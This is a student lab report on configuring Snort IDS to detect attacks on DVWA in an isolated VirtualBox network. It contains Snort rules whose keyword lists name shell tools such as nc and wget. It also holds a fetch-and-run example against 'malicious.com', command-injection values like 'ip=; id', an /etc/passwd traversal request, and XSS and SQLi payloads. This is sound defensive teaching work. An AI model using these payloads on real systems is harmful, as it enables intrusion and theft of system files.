



Topic 6 - Intrusion Detection Systems (IDS)

Master's in Segurança Informática

8th December 2024

Diogo Coelho, up202107596

Leandro Roque Costa, up202408816

Rafael Castilho Silva, up202409620

Grup 7 - TP2

Contents

1	Architecture	3
1.1	Server	4
1.2	Clients	4
1.3	Snort Configuration Overview	5
2	Network Configuration	5
2.1	NAT Subnet	5
2.2	Internal Subnet	5
2.3	Summary of Network Design	6
3	Snort Configuration	6
3.1	Phase 1: External Probing Detection	7
3.1.1	Command Injection	7
3.1.2	SQL Injection (SQLi)	7
3.1.3	Path Traversal	8
3.1.4	Cross-Site Scripting (XSS)	8
3.2	Phase 2: Exploitation and Post-Compromise Activity Detection	9
4	Snort Detection of Simulated Attacks	10
4.1	Phase 1: External Probing Detection	10
4.1.1	Command Injection	10
4.1.2	SQL Injection (SQLi)	10
4.1.3	Path Traversal	11
4.1.4	Cross-Site Scripting (XSS)	11
4.2	Phase 2: Exploitation and Post-Compromise Activity Detection	12
4.2.1	Ping Command Detection	12
5	Conclusion	13

Introduction

This report details the practical implementation of an Intrusion Detection System (IDS) using Snort within a virtualized environment. Building upon foundational research, the project focuses on deploying Snort as an IDS in a controlled setting created with VirtualBox, designed to detect and mitigate vulnerabilities from the OWASP Top 10.

The architecture includes a central server, exposed to external networks, and two isolated client virtual machines, representing trusted internal systems. The network setup combines external connectivity with a secure internal communication layer, creating a realistic and controlled testing environment.

The main objectives of this phase are to configure and deploy Snort IDS for effective monitoring, simulate attack scenarios to evaluate detection capabilities and examine potential post-compromise activities. By utilizing a deliberately vulnerable application, this setup enables a structured evaluation of Snort's ability to identify and respond to a range of threats and suspicious behaviors.

1 Architecture

The architecture is implemented within a VirtualBox environment to simulate a realistic setup for testing intrusion detection capabilities and exploring attack scenarios. The design includes three principal components: **a centralized server** and **two client virtual machines** (VMs) hosted within an isolated and segmented network. Figure 1 illustrates the architecture.




Figure 1: VirtualBox Architecture

Principal Components: The server (10.10.10.1), exposed to the internet via the NAT subnet, hosts the Damn Vulnerable Web Application (DVWA) for simulating vulnerabilities and Snort IDS for detecting malicious activity. Two client VMs, a Windows client (10.10.10.2) and a Linux client (10.10.10.3), simulate legitimate user activity, internal traffic, and post-compromise scenarios.

Network Segmentation: The NAT subnet (192.168.10.0/24) connects the server to the internet, isolating client VMs from external threats. The internal subnet (10.10.10.0/24) ensures secure communication between the server and clients, while protecting them from external attacks.

Purpose of the Architecture: This setup simulates realistic attack scenarios to evaluate Snort's detection of vulnerabilities such as command injection, SQL injection,

and XSS, while enabling the analysis of post-compromise activities like lateral movement.

1.1 Server

The server hosts the Damn Vulnerable Web Application (DVWA)[1], a deliberately insecure application designed to simulate real-world vulnerabilities for testing purposes. As the only machine exposed to external networks, it serves as the primary "untrusted" entity within the environment. Additionally, the server runs Snort IDS to monitor all inbound and outbound traffic, providing robust intrusion detection and threat analysis capabilities.




Figure 2: Website

DVWA provides a platform preloaded with vulnerabilities aligned with the OWASP Top 10[3]. This makes it particularly suitable for testing Snort's detection capabilities. For simplicity, only a subset of these vulnerabilities was chosen for detection using Snort. Additionally, some vulnerabilities were leveraged to simulate server compromise, allowing for the analysis of post-exploitation activities. These include techniques such as lateral movement, as outlined in the MITRE ATT&CK framework[2].

1.2 Clients

- Internal machines (Windows and Linux). - Isolated from external access and considered trusted due to: - Limited internal communication within the subnet. - Updated software

and minimal attack surface.

1.3 Snort Configuration Overview

Snort is installed exclusively on the server to ensure centralized traffic monitoring. This is efficient because the server is the only internet-exposed machine via NAT, making it the primary attack surface. Monitoring ingress and egress traffic at this point identifies potential threats effectively.

This setup simplifies deployment by avoiding additional virtual machines or complex configurations. The server handles all monitoring, reducing overhead and potential failure points. The client VMs, being isolated and trusted, pose minimal risk, so focusing Snort on the server balances simplicity and robust detection capabilities.

2 Network Configuration

To achieve secure and efficient network communication while minimizing exposure to external threats, the infrastructure has been strategically divided into two distinct subnets: the *NAT Subnet* and the *Internal Subnet*. This configuration ensures that only the server has internet access while maintaining seamless and controlled communication between the server and client virtual machines (VMs) within the isolated environment.

2.1 NAT Subnet

The NAT Subnet is configured with internet access, enabling the server to communicate externally. This subnet is exclusively used by the server, minimizing the attack surface and reducing the risk of external threats to other machines in the network. The server is assigned a static IP address within this subnet for consistent identification.

- **Server IP:** 192.168.10.105

2.2 Internal Subnet

The Internal Subnet is an isolated network without NAT, ensuring that the client VMs have no direct access to the internet. This subnet facilitates secure communication be-

tween the server and the client VMs. Each machine in this subnet is assigned a static IP address for reliable interaction.

- **Server:** 10.10.10.1
- **Windows Client:** 10.10.10.2
- **Linux Client:** 10.10.10.3

2.3 Summary of Network Design

- The server, located in both subnets, acts as a bridge between the internet-facing NAT Subnet and the Internal Subnet.
- The NAT Subnet's limited scope ensures only the server is exposed to the internet, while the Internal Subnet remains protected.
- This configuration balances security and functionality, allowing necessary internet access for the server while maintaining isolation for client VMs.

This segmented design provides robust protection against external threats while ensuring reliable communication within the network.

3 Snort Configuration

The objective of configuring Snort is to detect attacks and suspicious behaviors in two distinct stages:

1. **External Probing Detection:** Monitoring the website for malicious probing activity.
2. **Exploitation and Post-Compromise Activity Detection:** Identifying exploitation attempts and post-compromise actions, such as reconnaissance of the internal subnet and potential lateral movement.

3.1 Phase 1: External Probing Detection

To simplify the initial detection phase, we focus on four common vulnerabilities from the OWASP Top 10: Command Injection, SQL Injection (SQLi), Path Traversal, Cross-Site Scripting (XSS)...

Custom Snort rules were added to `/etc/snort/rules/local.rules` to detect these vulnerabilities. Each rule and its purpose are explained below.

3.1.1 Command Injection

Command injection occurs when an attacker executes arbitrary commands on a host operating system, exploiting vulnerabilities in applications that improperly validate input. For example, attackers may inject shell commands via web forms or URL parameters. This can lead to severe consequences, such as unauthorized access, data exfiltration, and complete system compromise.

Rule for Command Injection:

```
1 alert tcp any any -> any 80 (msg: "Command Injection detected - /  
   vulnerabilities/exec"; sid: 1000026; uricontent: "/vulnerabilities/  
   exec"; nocase; pcre: "/CMD|BASH|SH|POWERSHELL|ECHO|NC|WGET|UNAME|CD|  
   LS|DIR|WHOAMI|IFCONFIG|HOSTNAME|IPCONFIG|CAT|TAIL|HEAD|ID/im";)
```

This rule detects traffic targeting the endpoint `/vulnerabilities/exec` and scans for payloads containing common shell commands (CMD, BASH, NC, WGET, etc.). By looking for these patterns, the rule effectively identifies potential command injection attempts.

Example: An attacker may attempt to execute a command like `curl http://malicious.com | sh`, which would be flagged by this rule due to the presence of command-related keywords.

3.1.2 SQL Injection (SQLi)

SQL injection allows attackers to manipulate database queries through unsanitized input fields, leading to unauthorized data access or even database control. For example, injecting `' OR 1=1 --` can bypass authentication mechanisms.

Rule for SQL Injection:


```
1 alert tcp any any -> any 80 (msg: "SQL Injection detected - /  
    vulnerabilities/sqli"; sid: 1000024; uricontent: "/vulnerabilities/  
    sqli"; nocase; pcre: "/UNION|AND|OR|SELECT|NULL|CONCAT|FROM|EXEC|IF|  
    SLEEP|CONVERT|HAVING|INSERT|UPDATE|DELETE|DROP|CREATE|CAST|LIKE|IN/  
    im";)
```

This rule inspects traffic targeting `/vulnerabilities/sqli` and matches payloads containing common SQL keywords such as `UNION`, `SELECT`, `INSERT`, and `DROP`. These patterns are typical of SQL injection attempts.

Example: A query like `' UNION SELECT * FROM users --` would trigger this rule due to the presence of the `UNION SELECT` keyword combination.

3.1.3 Path Traversal

Path traversal attacks involve manipulating URL parameters to access files and directories outside the intended scope. For instance, an attacker might use `../` to traverse to parent directories and access sensitive files.

Rule for Path Traversal:

```
1 alert tcp any any -> any 80 (msg: "LFI detected - /vulnerabilities/fi/?  
    page="; sid: 1000023; uricontent: "/vulnerabilities/fi/?page=";  
    nocase; content: "../"; rev: 1;)
```

This rule targets traffic to `/vulnerabilities/fi/?page=` and scans for `../`, which is indicative of directory traversal attempts.

Example: A request such as `/vulnerabilities/fi/?page=../../etc/passwd` would trigger this rule due to the presence of the traversal sequence `../`.

3.1.4 Cross-Site Scripting (XSS)

XSS occurs when attackers inject malicious scripts into web applications, which execute in the victim's browser. For example:

```
1 GET /vulnerabilities/xss_r/?name=<script>alert('XSS')</script>
```

This can lead to data theft, compromise user data, manipulate the DOM, or exploit the victim's browser, leading to identity theft, or unauthorized access.

Rule for XSS:

```
1 alert tcp any any -> any 80 (msg: "XSS detected - /vulnerabilities/  
xss_r"; sid: 1000022; uricontent: "/vulnerabilities/xss_r/?name=";  
nocase; pcre:"/(EVAL|UNESCAPE|ATOB|IMG|SRC|ONERROR|ALERT|PARAMETER|  
VALUE|DOCUMENT.COOKIE|DOCUMENT.LOCATION|DOCUMENT|PROMPT|CONFIRM|  
ONLOAD|ONMOUSEOVER|SCRIPT)/im";)
```

This rule monitors traffic to `/vulnerabilities/xss_r/?name=` and detects payloads containing common XSS-related keywords (`SCRIPT`, `ALERT`, `ONERROR`, `DOCUMENT.COOKIE`, etc.).

Example: An attacker injecting `<script>alert('XSS')</script>` would be flagged by this rule due to the presence of the `<script>` and `alert()` keywords.

3.2 Phase 2: Exploitation and Post-Compromise Activity Detection

ICMP (ping) can be exploited during reconnaissance to identify active devices within a compromised network. Attackers may combine it with command injection vulnerabilities to issue unauthorized ping commands, bypassing input validation and executing arbitrary system commands. For instance, the following request demonstrates how ping can be executed via command injection:

```
1 curl -X POST http://192.168.10.105/DVWA/vulnerabilities/exec \  
2 -d "ip=; ping 10.10.10.3" \  
3 -H 'Cookie: PHPSESSID=9sf56um14l91lbjkd05f64u81v; security=low'
```

Rule for ICMP Ping Detection:

```
1 alert icmp any any -> any any (msg: "Ping Detected - Possible  
Reconnaissance"; sid: 10000001;)
```

This rule monitors ICMP (ping) traffic across the network, detecting packets sent from any source to any destination. It flags potential reconnaissance activities initiated via ping commands.

Example: The above request sends an ICMP echo request (ping) to 10.10.10.3, leveraging a command injection vulnerability in the `ip` parameter. The ICMP traffic generated by this action would trigger the rule, alerting to possible misuse.

Explanation: While ping is a legitimate diagnostic tool, its use in combination with command injection exploits can indicate malicious activity. This rule detects ICMP

traffic, providing early warning of network reconnaissance attempts and potential lateral movement.

4 Snort Detection of Simulated Attacks

This section demonstrates how Snort detects simulated attacks by showcasing the attack requests and corresponding Snort log entries.

4.1 Phase 1: External Probing Detection

For each vulnerability, specific attack requests were crafted and sent to the vulnerable application, with Snort logs verifying detection.

4.1.1 Command Injection

HTTP Request:

```
POST /DVWA/vulnerabilities/exec HTTP/1.1
Host: 192.168.10.105
User-Agent: curl/7.81.0
Accept: */*
Cookie: PHPSESSID=9sf56um14l91lbjkd05f64u81v; security=low
Content-Length: 7
Content-Type: application/x-www-form-urlencoded
```

```
ip=; id
```

Curl Command:

```
1 curl POST http://192.168.10.105/DVWA/vulnerabilities/exec -d "ip=; id"
  -H 'Cookie: PHPSESSID=9sf56um14l91lbjkd05f64u81v; security=low'
```

4.1.2 SQL Injection (SQLi)

HTTP Request:

```
GET /DVWA/vulnerabilities/sql/?id=SELECT&Submit=Submit HTTP/1.1
```

Host: 192.168.10.105

User-Agent: curl/7.81.0

Accept: */*

Cookie: PHPSESSID=9sf56um14l91lbjkd05f64u81v; security=low

Curl Command:

```
1 curl 'http://192.168.10.105/DVWA/vulnerabilities/sqli/?id=SELECT&Submit=Submit' -H 'Cookie: PHPSESSID=9sf56um14l91lbjkd05f64u81v; security=low'
```

4.1.3 Path Traversal

HTTP Request:

GET /DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd HTTP/1.1

Host: 192.168.10.105

User-Agent: curl/7.81.0

Accept: */*

Cookie: PHPSESSID=9sf56um14l91lbjkd05f64u81v; security=low

Curl Command:

```
1 curl http://192.168.10.105/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd -H 'Cookie: PHPSESSID=9sf56um14l91lbjkd05f64u81v; security=low'
```

4.1.4 Cross-Site Scripting (XSS)

HTTP Request:

GET /DVWA/vulnerabilities/xss_r/?name=<svg/onload=alert(1)> HTTP/1.1

Host: 192.168.10.105

User-Agent: curl/7.81.0

Accept: */*

Cookie: PHPSESSID=9sf56um14l91lbjkd05f64u81v; security=low

Curl Command:

```
1 curl 'http://192.168.10.105/DVWA/vulnerabilities/xss_r/?name=<svg/
    onload=alert(1)>' -H 'Cookie: PHPSESSID=9sf56um141911bjkd05f64u81v;
    security=low'
```

Detection Logs: As shown in Figure 3, Snort successfully detected these probing attempts and generated corresponding alerts in the log.

```
root@server:/etc/snort/rules# nvim local.rules
root@server:/etc/snort/rules# snort -A console -q -c /etc/snort/snort.conf -i enp0s8
12/08-03:23:09.325807  [**] [1:1000026:0] Command Injection detected - /vulnerabilities/exec [**] [Priority: 0] {TCP} 19
2.168.0.104:33282 -> 192.168.0.105:80
12/08-03:23:14.980064  [**] [1:1000024:0] SQL Injection detected - /vulnerabilities/sql [**] [Priority: 0] {TCP} 192.16
8.0.104:33292 -> 192.168.0.105:80
12/08-03:23:22.853095  [**] [1:1000024:0] SQL Injection detected - /vulnerabilities/sql [**] [Priority: 0] {TCP} 192.16
8.0.104:35406 -> 192.168.0.105:80
12/08-03:23:38.684277  [**] [1:1000022:0] XSS detected - /vulnerabilities/xss_r [**] [Priority: 0] {TCP} 192.168.0.104:3
5414 -> 192.168.0.105:80
12/08-03:23:55.920080  [**] [1:1000023:1] LFI detected - /vulnerabilities/fi/?page= [**] [Priority: 0] {TCP} 192.168.0.1
04:49444 -> 192.168.0.105:80
```

Figure 3: Snort Detection of External Probing

4.2 Phase 2: Exploitation and Post-Compromise Activity De-tection

After successfully compromising the server, Snort was configured to detect post-compromise activities, including unauthorized pings to client machines.

4.2.1 Ping Command Detection

HTTP Request:


```
POST /DVWA/vulnerabilities/exec HTTP/1.1
Host: 192.168.10.105
User-Agent: curl/7.81.0
Accept: */*
Cookie: PHPSESSID=9sf56um141911bjkd05f64u81v; security=low
Content-Length: 7
Content-Type: application/x-www-form-urlencoded
```

```
ip=; ping 10.10.10.3
```

Curl Command:

```
1 curl POST http://192.168.10.105/DVWA/vulnerabilities/exec -d "ip=; ping
    10.10.10.3" -H 'Cookie: PHPSESSID=9sf56um14l911bjkd05f64u81v;
    security=low'
```

Detection Logs: As shown in Figure 4, Snort successfully detected the unauthorized ping request and logged it as suspicious activity.



```
root@server:/etc/snort/rules# snort -A console -q -c /etc/snort/snort.conf -i enp0s8
12/08-16:51:13.702277  [**] [1:10000001:0] Ping Detected [**] [Priority: 0] {ICMP} 10.255.223.31
-> 10.108.6.89
12/08-16:51:13.702342  [**] [1:10000001:0] Ping Detected [**] [Priority: 0] {ICMP} 10.108.6.89 ->
10.255.223.31
12/08-16:51:14.722340  [**] [1:10000001:0] Ping Detected [**] [Priority: 0] {ICMP} 10.255.223.31
-> 10.108.6.89
12/08-16:51:14.722372  [**] [1:10000001:0] Ping Detected [**] [Priority: 0] {ICMP} 10.108.6.89 ->
10.255.223.31
```

Figure 4: Snort Detection of Post-Compromise Activity

5 Conclusion

This project highlights the practical implementation of an Intrusion Detection System (IDS) using Snort in a controlled virtualized environment. By deploying the Damn Vulnerable Web Application (DVWA) on a server exposed to external networks, realistic attack scenarios were simulated, enabling the testing and validation of Snort's ability to detect and respond to vulnerabilities effectively.

The architecture, incorporating both NAT and internal subnets, provided secure communication and isolation for client virtual machines while facilitating the analysis of post-compromise activities such as lateral movement. Snort was configured to identify critical vulnerabilities from the OWASP Top 10, including SQL injection, command injection, and cross-site scripting. This demonstrated its robust capability to detect early threats and monitor malicious activities.

While an IDS like Snort can effectively prevent most attacks, especially from less-skilled attackers, it is not impervious to highly skilled adversaries with sufficient time and resources. Nonetheless, this project showcases a simple proof-of-concept demonstrating how many OWASP Top 10 vulnerabilities can be identified and mitigated using a well-configured IDS. The insights gained underline the significance of proactive security measures in enhancing network defense and mitigating risks in increasingly sophisticated threat landscapes.

References

- [1] DVWA. Damn Vulnerable Web Application (DVWA). <https://github.com/digininja/DVWA>, n.d. Accessed: 2024-11-28.
- [2] MITRE Corporation. MITRE ATT&CK Framework. <https://attack.mitre.org/tactics/TA0008/>, n.d. Accessed: 2024-12-01.
- [3] OWASP Foundation. OWASP Top 10 - The Ten Most Critical Web Application Security Risks. <https://owasp.org/www-project-top-ten/>, n.d. Accessed: 2024-11-29.